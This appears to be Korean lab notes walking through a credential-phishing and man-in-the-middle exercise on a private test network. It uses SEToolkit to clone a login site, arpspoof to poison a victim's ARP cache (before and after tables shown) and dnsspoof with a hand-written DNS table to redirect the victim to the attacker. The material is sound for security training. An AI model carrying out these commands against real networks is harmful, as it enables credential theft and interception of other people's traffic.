DNS 192.168.5.250


Web Server
www.test.com
IP 192.168.100.10
MAC 1111.1111.1111
[DNS Server]
IP 192.168.5.250
192.168.100.10 www.test.com
192.168.3.251 ftp.test.com
192.168.4.253 mail.test.com
ROUTER
SWITCH
SWITCH
위조 Web Server
www.test.com
IP 192.168.1.50
MAC 5555.5555.5555
Attacker
IP 192.168.1.44
MAC 4444.4444.4444
DNS 192.168.5.250
IP 192.168.1.20
MAC 2222.2222.2222
DNS 192.168.5.250
5555.5555.5555
1111. 222.3333
192.168.1.20
192.168.1.50
Data
수MAC
송MAC
송IP
수IP
전송데이타

❶ 사이트 복제

#setoolkit

1) Social-Engineering Attacks 항목 선택

2) Website Attack Vector 항목 선택

3) Credential Harvest Attack Method 항목 선택

2) Site Cloner 항목 선택

공격자 IP 주소 입력 : 192.168.10.10

복제할 사이트 입력 : www.sks.com

❷ ARP Spoofing

#arpspoof –i eth0 –t 192.168.10.40 192.168.10.2

```
┌──(root㉿kali)-[/]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::32a8:b96:c197:1e6e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:bc:ad:00  txqueuelen 1000  (Ethernet)
        RX packets 2675  bytes 252128 (246.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8961  bytes 608042 (593.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

<<공격 전>>

```
인터페이스: 192.168.10.40 --- 0xe
  인터넷 주소           물리적 주소           유형
  192.168.10.2          00-50-56-e5-76-78     동적
  192.168.10.10         00-0c-29-bc-ad-00     정적
  192.168.10.255        ff-ff-ff-ff-ff-ff     정적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.251           01-00-5e-00-00-fb     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
```

<<공격 후 >>

```
인터페이스: 192.168.10.40 --- 0xe
  인터넷 주소           물리적 주소           유형
  192.168.10.2          00-0c-29-bc-ad-00     동적
  192.168.10.10         00-0c-29-bc-ad-00     정적
  192.168.10.255        ff-ff-ff-ff-ff-ff     정적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.251           01-00-5e-00-00-fb     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
```

❸ DNS Spoofing

<<DNS Table 생성 >>

```
#cd /
#vi dns
192.168.10.10 www.sks.com
:wq!
```

<<DSN Spoofing 수행 >>

```
#dnsspoof  –f   /dns
                DNS table 파일이름
```